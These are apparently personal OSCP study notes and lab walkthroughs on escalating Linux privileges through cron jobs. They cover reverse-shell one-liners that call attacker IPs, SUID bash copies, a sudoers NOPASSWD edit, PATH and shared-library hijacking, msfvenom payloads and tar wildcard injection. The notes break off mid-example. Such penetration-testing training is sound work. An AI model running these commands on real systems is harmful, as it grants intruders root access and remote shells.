- a. `locate overwrite.sh`

- b. `/usr/local/bin/overwrite.sh`

3. Find the PATH variable in /etc/crontab

- a. `cat /etc/crontab`

4. Once you find it, try adding a file with the same name to the first place PATH looks

```
[!] ret050 Can we write to executable paths present in cron jobs..... nope
[*] ret060 Can we write to any paths present in cron jobs..... yes!
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
a. [+] ret400 Cron_files
```

- a. So here, it would be `/home/user`
5. Put this in the new file (copy `/bin/bash` but make it SUID):

```
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
```

6. Make it executable
- a. `chmod +x file.sh`
7. Wait for cron job
8. And then run `/tmp/rootbash`
- a. `/tmp/rootbash -p`
9. Or you can also do a reverse shell payload

Cron Job Payloads

Bash Reverse Shell

Tip: When you see a cron job and want to **insert a Bash reverse shell**, try just adding the Bash shell into like the first or last line of the cron job instead of deleting the cron job. And if that doesn't work, then delete the code inside of the cron job and just put the Bash shell.

- Here is an example of a Bash Reverse Shell
 - `bash -i >& /dev/tcp/<your-ip>/<port> 0>&1`
 - `-i` → runs it in interactive mode so it behaves like a normal shell (reads from stdin, prints prompts, etc.).

Running a file as sudo

If you ever see a cron job that allows you to run a file as sudo, and you can edit or add a file, then create a file that simply says "`/bin/bash`", and then once you run that file as sudo, it will open a root shell for you

- `touch shell.sh`
- `echo '/bin/sh' > shell.sh`
- `chmod 777 shell.sh`
 - `chmod 777` allows read/write/execute permissions for ALL

Give Sudo Privileges to current user

Or you can give all sudo privilege to your current user:

- `echo 'echo " michael ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > cleanup.sh`
 - Replace "michael" with the username of your current user
 - Replace "cleanup.sh" with your desired name
 - Result: Once the cron job executes cleanup.sh as root, your user gains passwordless root privileges.

Make an SUID copy of /bin/bash

Or you can make a copy of /bin/bash and set the SUID bit:

- `#!/bin/bash`
- `cp /bin/bash /tmp/rootbash`
- `chmod +s /tmp/rootbash`

If you want to be extra safe, find the full path to cp and chmod incase PATH variable is broken

And then to execute it, run this:

- `/tmp/rootbash -p`
 - The "-p" is specific to /bin/bash and tells it to make sure to run bash with the SUID bit and not as our current user permissions

Make a root copy of /bin/bash in one line:

This is from OSCP-C .157

1. First, find the path to chmod
 - a. `which chmod`
2. `echo "/usr/bin/chmod 4755 /bin/bash" > shell.sh`
 - a. That command itself sets the **SUID** bit (4) and normal rwxr-xr-x (755) permissions on /bin/bash.
 - i. **4755** → owner can read/write/execute, group/others can read/execute, and the file runs with the owner's (root's) privileges.
 - ii. So /bin/bash would become a **SUID** root binary, meaning any user who runs /bin/bash gets a root shell.
3. So once we get shell.sh to execute, we can run `/bin/bash -p` to get root shell

Custom script to open shell as root

Put the following in a C file:

```
int main() {
    setuid(0);
    system("/bin/bash -p");
}
```

And then run:

- `gcc -o <name> <filename.c>`

And then get a process to execute it, giving you a root shell

Use this website to read Cron Tab Schedule Expression

- <https://crontab.guru/>

Understanding structure of /etc/crontab

```
www-data@sar:/home$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 *      * * *    root    cd /var/www/html/ && sudo ./finally.sh
```

- This is from the [Sar](#) PG Play Walkthrough
- We see 5 cron jobs here (the first 4 of which are standard)
 - These 4 manually execute cron jobs at their specified intervals
- This means: as root, change directory to / and run all executable scripts in /etc/cron.hourly (via run-parts).
- The test -x /usr/sbin/anacron || ... pattern
 - test -x /usr/sbin/anacron checks if anacron exists and is executable.
 - || means “if the previous command fails”.
 - So, if anacron is not found, then it manually runs the corresponding /etc/cron.daily, /etc/cron.weekly, or /etc/cron.monthly scripts.

- Anacron does the job of running cron jobs. If it doesn't work, then it will run the stuff on the right, which manually executes cron jobs
- The leftmost column tells us how often the cron job is run. The thing I underlined in red is called a **crontab schedule expression**. It's a language. You can use this website to translate it to English. Just copy and paste it into the website
 - <https://crontab.guru/>

Abusing cron jobs

This is from **OSCP 18.3.1. Abusing Cron Jobs**

To leverage insecure file permissions, we must locate an executable file that not only allows us write access, but also runs at an elevated privilege level. On a Linux system, the **cron** time-based job scheduler is a prime target, since system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For this example, we will SSH into the VM 1 as the *joe* user, providing *offsec* as a password. In a previous section, we demonstrated where to check the filesystem for installed cron jobs on a target system. We could also inspect the cron log file (**/var/log/cron.log**) for running cron jobs:

```
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
...
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (pidfile fd = 3)
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (Running @reboot jobs)
Aug 25 04:57:01 debian-privesc CRON[918]: (root) CMD (/bin/bash /home/joe/.scripts/
user_backups.sh)
Aug 25 04:58:01 debian-privesc CRON[1043]: (root) CMD (/bin/bash /home/joe/.scripts/
user_backups.sh)
Aug 25 04:59:01 debian-privesc CRON[1223]: (root) CMD (/bin/bash /home/joe/.scripts/
user_backups.sh)
```

Listing 35 - Inspecting the cron log file

- **grep "CRON" /var/log/syslog**

It appears that a script called **user_backups.sh** under **/home/joe/** is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every minute.

Since we know the location of the script, we can inspect its contents and permissions.

```
joe@debian-privesc:~$ cat /home/joe/.scripts/user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/

joe@debian-privesc:~$ ls -lah /home/joe/.scripts/user_backups.sh
-rwxrwxrw- 1 root root 49 Aug 25 05:12 /home/joe/.scripts/user_backups.sh
```

Listing 36 - Showing the content and permissions of the user_backups.sh script

- `cat /home/joe/.scripts/user_backups.sh`
- `ls -lah /home/joe/.scripts/user_backups.sh`

The script itself is fairly straight-forward: it simply copies the user's **home** directory to the **backups** subdirectory. The [permissions](#) of the script reveal that every local user can write to the file.

Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell [*one-liner*](#). If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a one-minute period.

```
joe@debian-privesc:~$ cd .scripts

joe@debian-privesc:~/scripts$ echo >> user_backups.sh

joe@debian-privesc:~/scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 192.168.118.2 1234 >/tmp/f" >> user_backups.sh

joe@debian-privesc:~/scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Listing 37 - Inserting a reverse shell one-liner in user_backups.sh

- `cd .scripts`
- `echo >> user_backups.sh`
 - We appended a blank line to make sure our reverse shell was written on a fresh line and not appended to an already existing line

- echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.118.2 1234 >/tmp/f"
 >> user_backups.sh
- cat user_backups.sh

All we must do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.214] 57698
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 38 - Getting a root shell from our target

- nc -lvp 1234
- id

As shown in the previous listing, the cron job did execute, as well as the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, it is not uncommon to find similar situations in the field since administrators are often more focused on pushing systems into production rather than securing script file permissions.

Replacing a file being run as root using bash (found via pspy64)

This is from [Flu](#) PG Practice.

```
2023/12/27 06:51:45 CMD: UID=0 PID=2 |
2023/12/27 06:51:45 CMD: UID=0 PID=1 | /sbin/init
2023/12/27 06:52:01 CMD: UID=0 PID=25983 | /usr/sbin/CRON -f -P
2023/12/27 06:52:01 CMD: UID=0 PID=25984 | /usr/sbin/CRON -f -P
2023/12/27 06:52:01 CMD: UID=0 PID=25985 | /bin/sh -c /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25986 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25987 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25988 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25989 | tar -czf /root/backup/log_backup_20231227065201.tar.gz /root/backup/log_backup_20231227065201
2023/12/27 06:52:01 CMD: UID=0 PID=25990 |
2023/12/27 06:52:01 CMD: UID=0 PID=25991 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25992 | find /root/backup -name log_backup_* -mmin +5 -exec rm -rf {} ;
2023/12/27 06:52:01 CMD: UID=0 PID=25993 | rm -rf /root/backup/log_backup_20231227064601
Exiting program (terminated)
```

- We didn't look at cron jobs, but we did see this scheduled task that was running in pspy64

- The reason why we wanted to investigate this further is because we saw the `/opt` directory which is a fan favorite for exploitation in offsec since it includes 3rd party non-standard files
- And we go manually look at `/opt/log-backup.sh` and see we have edit permissions!
- So we can put in a reverse shell
 - `echo 'sh -i >& /dev/tcp/192.168.45.232/4444 0>&1' > log-backup.sh`
- Start listening and wait for root shell!
 - `rlwrap nc -lvp 4444`

Another example of this was seen in the [Lavita](#) PG Practice where there was a file being run by a user (not root) and it was being run using PHP

```
2024/03/20 03:57:26 CMD: UID=33 PID=18787 | /bin/bash
2024/03/20 03:57:29 CMD: UID=33 PID=18788 |
2024/03/20 03:58:01 CMD: UID=0 PID=18790 | /usr/sbin/CRON -f
2024/03/20 03:58:01 CMD: UID=1001 PID=18791 |
2024/03/20 03:58:01 CMD: UID=1001 PID=18792 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/03/20 03:58:01 CMD: UID=1001 PID=18793 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/03/20 03:58:01 CMD: UID=1001 PID=18794 | stty -a
2024/03/20 03:58:01 CMD: UID=1001 PID=18795 | grep columns
2024/03/20 03:58:01 CMD: UID=1001 PID=18796 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/03/20 03:58:01 CMD: UID=1001 PID=18798 | sh -c stty -a | grep columns
2024/03/20 03:58:01 CMD: UID=1001 PID=18797 | stty -a
2024/03/20 03:58:01 CMD: UID=1001 PID=18799 | sh -c rm -Rf /var/www/html/lavita/public/images/*
2024/03/20 03:58:01 CMD: UID=1001 PID=18800 | sh -c rm -Rf /var/www/html/lavita/public/images/*
2024/03/20 03:58:36 CMD: UID=33 PID=18801 |
```

- And we had access to `/var/www/html/artisan`, so we could replace that file with a PHP rev shell
 1. `mv artisan artisan.original`
 - a. Rename original file
 2. `echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.174 1234 >/tmp/f'); ?>' > artisan`
 - a. Put in a rev shell into malicious file

Putting malicious file in PATH with high priority (`/usr/bin/local`)

This is from [Roquefort](#) PG Practice

```

[https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files]
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
/dev/mqueue
/dev/shm
/home/chloe
/run/lock
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/systemd
/run/user/1000/systemd/transient
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/pspy64
/tmp/.Test-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/local/bin
/var/lib/gitea

```

We see that we can edit `/usr/local/bin`. This is often seen in the PATH of cron jobs, so if there is a cron job with unspecified path, then we can make it run our malicious version of the file.'

```

SHELL=/bin/sh
PATH=/usr/local/sbin://usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```

`/usr/local/bin` is almost top priority in PATH

```

2024/03/26 06:27:48 CMD: UID=0 PID=1 | /sbin/init
2024/03/26 06:28:08 CMD: UID=1000 PID=17382 | ls --color=auto -la
2024/03/26 06:28:34 CMD: UID=1000 PID=17384 | -bash
2024/03/26 06:29:42 CMD: UID=1000 PID=17385 | cat /etc/crontab
2024/03/26 06:30:01 CMD: UID=0 PID=17386 | /usr/sbin/CRON -f
2024/03/26 06:30:01 CMD: UID=0 PID=17387 | /usr/sbin/CRON -f
2024/03/26 06:30:01 CMD: UID=0 PID=17388 | run-parts --report /etc/cron.hourly

```

We then check pspy which is running a binary called run-parts and it seems to be associated with `/etc/cron.hourly`. However, I don't think this means it's run every hour. I think the `/etc/cron.hourly` is an argument to this command.

```

chloe@roquefort:/usr/local/bin$ which run-parts
/bin/run-parts
chloe@roquefort:/usr/local/bin$ [0] 0:ssh*

```

We then check to see where the real run-parts is located and it's in `/bin` which is LOWER priority than `/usr/local/bin` in the path, meaning if we can add a file called run-parts to `/usr/local/bin`, then it will run ours, assuming it runs "run-parts" without full path which it looks like it is from the pspy64

```
echo "chmod +s /bin/bash" > /usr/local/bin/run-parts  
chmod +x /usr/local/bin/run-parts
```

And then check /bin/bash after a while and see if SUID bit is set! If so, run:

- `/bin/bash -p`
 - And you have root!

Adding malicious missing .so file by putting in directory that is part of `LD_LIBRARY_PATH` path

LD_LIBRARY_PATH

- This is an environment variable that tells Linux where to look for shared libraries (.so) first.

This is from the [Sybaris](#) PG Practice. It is also explained in the official Offsec writeup.

1. First we saw a cron job that ran `/usr/bin/log-sweeper` so we tried running it ourselves

```
[pablo@sybaris dev]$ /usr/bin/log-sweeper  
/usr/bin/log-sweeper: error while loading shared libraries: utils.so: cannot open shared object file: No such file or  
directory  
[pablo@sybaris dev]$ █
```

- a. We see that it's missing a `utils.so` (shared library) file
- b. So, we can try creating our own, putting it in a directory that is included in the `LD_LIBRARY_PATH`, and it will run it

2. To look at `LD_LIBRARY_PATH` for cron job, you can read `/etc/crontabs`:

```
[pablo@sybaris opt]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
LD_LIBRARY_PATH=/usr/lib:/usr/lib64:/usr/local/lib/dev:/usr/local/lib/utils
MAILTO=""

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
# * * * * * root      /usr/bin/log-sweeper
[pablo@sybaris opt]$
```

3. And from linPEAS, it also highlighted the directory /usr/local/lib/dev in yellow, meaning we can probably edit. Or we could manually check each directory

```
/var/spool/anacron:
total 4
drwxr-xr-x. 2 root root 63 Sep  4 2020 .
drwxr-xr-x. 8 root root 87 Sep  4 2020 ..
-rw-----. 1 root root  9 Sep  4 2020 cron.daily
-rw-----. 1 root root   0 Sep  4 2020 cron.monthly
-rw-----. 1 root root   0 Sep  4 2020 cron.weekly
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
LD_LIBRARY_PATH=/usr/lib:/usr/lib64:/usr/local/lib/dev:/usr/local/lib/utils
MAILTO=""
```

- a.
4. Another way to see that utils.so was the shared library we should exploit is by using "ldd" command on /usr/bin/log-sweeper since we can tell from the existence of "LD_LIBRARY_PATH" that C stuff is there

```
ldd /usr/bin/log-sweeper
linux-vdso.so.1 => (0x00007ffd61a5c000)
utils.so => not found
libc.so.6 => /lib64/libc.so.6 (0x00007f717136a000)
/lib64/ld-linux-x86-64.so.2 (0x00007f7171738000)
```

- a.
- b. And we see utils.so is missing!
5. To exploit our log-sweeper cron job, all we need to do is generate a malicious shared object file named utils.so and place it in the /usr/local/lib/dev directory. First, we'll generate our malicious shared object file.

a. msfvenom -p linux/x64/shell_reverse_tcp -f elf-so -o utils.so LHOST=kali LPORT=6379

6. Another way to create malicious .so file is by manually creating it and then compiling it. The msfvenom from above was from the official writeup, while the manual is from the medium writeup:

```
- #include <stdio.h>
- #include <unistd.h>
- #include <sys/types.h>
- #include <stdlib.h>
-
- static void inject() __attribute__((constructor));
-
- void inject(){
-     setuid(0);
-     setgid(0);
-     printf("I'm the bad library\n");
-     system("chmod +s /bin/bash");
- }
```

- a. Put the above in a file called `utils.c`
- b. And then compile it into `.so` file
 - i. `gcc -fPIC -shared -o utils.so utils.c`
7. Next, we'll start a Netcat handler to catch our reverse shell.
 - a. `nc -lvp 6379`
8. And then we can upload the file to the target and move it to `/usr/local/lib/dev`
9. And then wait for cron job to execute!

The full official [Sybaris](#) PG Practice writeup is down below. Note they used FTP to upload file, but we had shell access in the medium writeup so we used that instead:

Enumerate Cron Jobs

As we search for escalation options, we discover that `/etc/crontab` contains a root-run entry that runs every minute.

```
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
LD_LIBRARY_PATH=/usr/lib:/usr/lib64:/usr/local/lib:/usr/local/lib/utils
MAILTO=""
```

```

# For details see man 4 crontabs

# Example of job definition:
# ----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .---- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .--- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
* * * * * root      /usr/bin/log-sweeper

```

We also note that this crontab file includes a custom `LD_LIBRARY_PATH` variable which adds `/usr/local/lib/utils` and `/usr/local/lib/dev` to the list of locations to search for library files. If we check these paths, we find that we only have write access to `/usr/local/lib/dev`, which is perfect for our use since it appears first in the path.

```

ls -lah /usr/local/lib/dev
total 0
drwxrwxrwx  2 root root 6 Sep 7 01:50 .
drwxr-xr-x. 4 root root 30 Sep 7 01:50 ..
ls -lah /usr/local/lib/utils
total 4.0K
drwxr-xr-x. 2 root root 22 Sep 7 01:46 .
drwxr-xr-x. 4 root root 30 Sep 7 01:50 ..
-rwxr-xr-x. 1 root root 476 Sep 7 01:47 utils.so

```

The list of shared objects loaded by `/usr/bin/log-sweeper` includes the `utils.so` shared object which may be a good candidate for hijacking.

```

ldd /usr/bin/log-sweeper
linux-vdso.so.1 => (0x00007ffd61a5c000)
utils.so => not found
libc.so.6 => /lib64/libc.so.6 (0x00007f717136a000)
/lib64/ld-linux-x86-64.so.2 (0x00007f7171738000)

```

Exploit Cron Job

To exploit our **log-sweeper** cron job, all we need to do is generate a malicious shared object file named **utils.so** and place it in the **/usr/local/lib/dev** directory. First, we'll generate our malicious shared object file.

```
kali㉿kali:~$ msfvenom -p linux/x64/shell_reverse_tcp -f elf-so -o utils.so LHOST=kali  
LPORT=6379  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 74 bytes  
Final size of elf-so file: 476 bytes  
Saved as: utils.so
```

Next, we'll start a Netcat handler to catch our reverse shell.

```
kali㉿kali:~$ nc -lvp 6379  
listening on [any] 6379 ...
```

We'll upload our shared object to the anonymous FTP service.

```
kali㉿kali:~$ ftp 192.168.120.217  
Connected to 192.168.120.217.  
220 (vsFTPd 3.0.2)  
Name (192.168.120.217:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> passive  
Passive mode on.  
ftp> cd pub  
250 Directory successfully changed.  
ftp> put utils.so  
local: utils.so remote: utils.so  
227 Entering Passive Mode (192,168,120,217,39,107).  
150 Ok to send data.  
226 Transfer complete.  
476 bytes sent in 0.00 secs (6.6757 MB/s)  
ftp> bye
```

221 Goodbye.

Next, we'll move our payload into the **/usr/local/lib/dev** directory.

```
cp /var/ftp/pub/utils.so /usr/local/lib/dev/utils.so
```

Finally, we'll wait for the cron job to execute, load our payload send us our reverse root shell.

```
kali@kali:~$ nc -lvp 6379
listening on [any] 6379 ...
192.168.120.217: inverse host lookup failed: Unknown host
connect to [kali] from (UNKNOWN) [192.168.120.217] 48416
id
uid=0(root) gid=0(root) groups=0(root)
```

7zip wildcard PE

In the [Zipper](#) PG Practice we had a cron job that run a bash file with these lines:

- `#!/bin/bash`
- `password=`cat /root/secret``
- `cd /var/www/html/uploads`
- `rm *.tmp`
- `7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log`

I don't really understand the attack fully, but all we had to do was see that the output from the 7z command was put into `/opt/backups/backup.log` so we just looked there and found credentials

```

www-data@zipper:/opt/backups$ cat backup.log
cat backup.log

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU AMD EPYC 7371 16-Core Processor
(800F12),ASM,AES-NI)

Open archive: /opt/backups/backup.zip
--
Path = /opt/backups/backup.zip
Type = zip
Physical Size = 48692

Scanning the drive:
1 file, 19 bytes (1 KiB)

Updating archive: /opt/backups/backup.zip

Items to compress: 1

[

Files read from disk: 1
Archive size: 48692 bytes (48 KiB)

Scan WARNINGS for files and Folders:
WildCardsGoingWild : No more files

Scan WARNINGS: 1
www-data@zipper:/opt/backups$ █
[0] 0:sudo*Z
                                         "pepper" 14:06 2

```

In both writeups I read, they both mentioned this hacktricks

- <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/wildcards-spare-tricks.html>
-

Bash Gobbling or Linux tar wildcard (globbing)

Quick explanation of it:

<https://medium.com/@polygonben/linux-privilege-escalation-wildcards-with-tar-f79ab9e407fa>

Seen in:

- OSCP-C .157
- [Cockpit](#) PG Practice
- [Readys](#) PG Practice
- PG Play Amaterasu

Some quick facts:

- the specific tar mode flag (czf, -zxf, etc.) doesn't matter for the wildcard/globbing exploit.

Vulnerable vs. non-vulnerable (safe):

- Vulnerable
 - tar czf /tmp/backup.tar.gz *
 - tar -zxf /tmp/backup.tar.gz /opt/admin/*

- In this case, you have to put the "--" files in /opt/admin
- tar czf out.tgz some/dir/*
- Generally safe
 - tar czf /tmp/backup.tar.gz -- * ← -- stops option parsing of later --... filenames
 - tar czf /tmp/backup.tar.gz . ← no glob; tar walks the tree itself
 - tar -C /path -czf /tmp/backup.tar.gz .
 - find . -print0 | tar --null -T - -czf /tmp/backup.tar.gz
 - Quote to avoid globbing by the shell (e.g., '*'), though that usually defeats the intent of including files

How it works:

Great question. The “tar wildcard/globbing” escalation works only when a few *very specific* conditions line up. Here’s the practical, exact checklist and why your three examples qualify.

How the bug actually happens

1. The shell expands * before tar runs. So tar ... * becomes tar ... file1 file2 --checkpoint=1 --checkpoint-action=exec=...
2. GNU tar treats any - / -- tokens anywhere in the operand list as options, not as filenames. (GNU tar lets options be interleaved with file operands.)
3. --checkpoint=1 + --checkpoint-action=exec=CMD are valid GNU tar options. When present, tar runs CMD (via /bin/sh -c CMD) during processing.
4. If tar is running with higher privileges (cron as root, sudo script, etc.), CMD runs with those privileges.

If any of those four fail (no glob expansion, not GNU tar, no ability to inject --..., or not privileged), the trick dies.

Minimal requirements (use this as your field checklist)

- Writable target directory where the glob expands (you can create files there).
- The command (or a parent script) uses an unquoted wildcard for the file list, e.g. *, not ** or .
- The command does not include a -- end-of-options marker before the wildcard (e.g., tar czf out.tar.gz -- *).
- The system uses GNU tar (BusyBox/BSD tar usually lack --checkpoint-action).
- The tar process runs with the privileges you want (cron as root, setuid wrapper, sudoed script, etc.).

We also saw this in the **Tib3rius Cron Jobs** video

```
user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
```

- This was a file ran by cron job

Here is how they explained it:

Wildcard

- When a wildcard character (*) is provided to a command as part of an argument, the shell will first perform filename expansion (also known as globbing) on the wildcard.
- This process replaces the wildcard with a space-separated list of the file and directory names in the current directory.
- An easy way to see this in action is to run the following command from your home directory
 - `echo *`

Wildcards & Filenames

- Since filesystems in Linux are generally very permissive with filenames, and filename expansion happens before the command is executed, it is possible to pass command line options (e.g. -h, --help) to commands by creating files with these names.
- The following commands should show how this works:
 - `$ ls *`
 - `% touch ./-l`
 - `$ ls *`
- Filenames are not simply restricted to simple options like -h or --help.
- In fact we can create filenames that match complex options: --option=key=value
- GTFOBins (<https://gtfobins.github.io>) can help determine whether a command has command line options which will be useful for our purposes

How to exploit:

1. View the contents of the system-wide crontab

```
$ cat /etc/crontab
...
* * * * * root /usr/local/bin/compress.sh
```

a.

2. View the contents of the /usr/local/bin/compress.sh file

- `$ cat /usr/local/bin/compress.sh`
- `#!/bin/sh`
- `cd /home/user`
- `tar czf /tmp/backup.tar.gz *`

3. GTFOBins shows that tar has command line options which can be used to run other commands as part of a checkpoint feature

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

a.

4. Use msfvenom to create a reverse shell ELF payload
 - a. `msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP> LPORT=53 -f elf -o shell.elf`

5. **Go to the directory where the cron job is running the tar command**

a. `cd /home/user`

6. Copy the file to the /home/user directory on the remote host and make it executable
 - a. `chmod +x shell.elf`

7. Create two files in the /home/user directory (or wherever your cron job is running tar)

- a. For OSCP-C .157, this didn't work for me, so I made /bin/bash have SUID instead to login as root. You can look at "Example1 of Bash Gobbling or Linux tar wildcard" for more details
- b. `touch ./--checkpoint=1`
- c. `touch ./--checkpoint-action=exec=shell.elf`
- d. For files starting with "-" in its name, you need to add ./ at the start

8. Run a netcat listener on your local machine and wait for the cron job to run. A reverse shell running as the root user should be caught:

```
# nc -nvlp 53
listening on [any] 53 ...
connect to [192.168.1.26] from (UNKNOWN) [192.168.1.25] 47362
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

a.

Example1 of Bash Gobbling or Linux tar wildcard

From **OSCP-C .157** for priv esc

1. Now, for priv esc, we are supposed to run pspy64

```

2025/08/18 21:40:49 CMD: UID=0 PID=9 | [n timeout] [-X proxy_protocol] [-x p
2025/08/18 21:40:49 CMD: UID=0 PID=7 | [destination] [port]
2025/08/18 21:40:49 CMD: UID=0 PID=5 |
2025/08/18 21:40:49 CMD: UID=0 PID=4 | nc [-l] [-p port] [-e command] [-w timeout] [-X proxy_protocol] [-x p
2025/08/18 21:40:49 CMD: UID=0 PID=3 | [destination] [port]
2025/08/18 21:40:49 CMD: UID=0 PID=2 |
2025/08/18 21:40:49 CMD: UID=0 PID=1 |
2025/08/18 21:42:01 CMD: UID=0 PID=111446 | /sbin/init [-X proxy_protocol] [-x p
2025/08/18 21:42:01 CMD: UID=0 PID=111445 | tar -zxf /tmp/backup.tar.gz *
2025/08/18 21:42:01 CMD: UID=0 PID=111444 | tar -zxf /tmp/backup.tar.gz *
2025/08/18 21:42:12 CMD: UID=0 PID=111447 | /usr/sbin/CRON -f -P

```

- 2.
3. We see mentions of CRON and we see tar with the * symbol which makes us think of Bash Gobbling also known as Linux tar wildcard.
4. I looked in `/etc/crontab` and found nothing
5. We can further inspect cron.d
 - a. `cd /etc/cron.d`
 - b. `ls`
6. I see a file called `2minutes` and it has the tar command! We also saw "`e2scrub_all`" but I think it's standard file

```

bash-5.1# cat 2minutes
cat 2minutes
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
*/2 * * * * root cd /opt/admin && tar -zxf /tmp/backup.tar.gz *

```

- a. `*/2 * * * *` root `cd /opt/admin && tar -zxf /tmp/backup.tar.gz *`
7. you can pass in '`*/2 * * * *`' to <https://crontab.guru/> or you can guess based on the file name that this executes every two minutes
8. And we see that it's running as root, which is important for priv esc!
9. And now, we can do the bash gobbling attack
 - a. First, we have to go to the directory where it's running the tar command, which as we see in the file, is `/opt/admin`
 - i. `cd /opt/admin`
 - b. And then we have to create a malicious file. I first tried to create a .elf rev shell, but the cron job wouldn't execute it or maybe a firewall blocked it. So to be safer, I should change the permissions of `/bin/bash` and make it SUID
 - c. First, find the path to chmod
 - i. `which chmod`
 - d. `echo "/usr/bin/chmod 4755 /bin/bash" > shell.sh`
 - i. That command itself sets the SUID bit (4) and normal rwxr-xr-x (755) permissions on `/bin/bash`.
 1. `4755` → owner can read/write/execute, group/others can read/execute, and the file runs with the owner's (root's) privileges.

2. So /bin/bash would become a **SUID** root binary, meaning any user who runs /bin/bash gets a root shell.
 - e. So once we get shell.sh to execute, we can run **/bin/bash -p** to get root shell
 - f. To do this attack, while inside of /opt/admin, we can create these two files:
 - i. touch ./--checkpoint=1
 - ii. touch './--checkpoint-action=exec=sh shell.sh'
 - g. Now, we can check back in two minutes to see if /bin/bash has SUID bit set
 - i. ls -lah /bin/bash
 - ii. And we see SUID bit set!
 1. -rwsr-xr-x 1 root root 1.4M Jan 6 2022 /bin/bash
10. Then we login as root
- a. **/bin/bash -p**

Example2 of Bash gobbling or Linux tar wildcard (with SUDO) (/usr/bin/tar)

Seen in [Cockpit](#) PG Practice

```
james@blaze:~$ sudo -l
sudo -l
Matching Defaults entries for james on blaze:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User james may run the following commands on blaze:
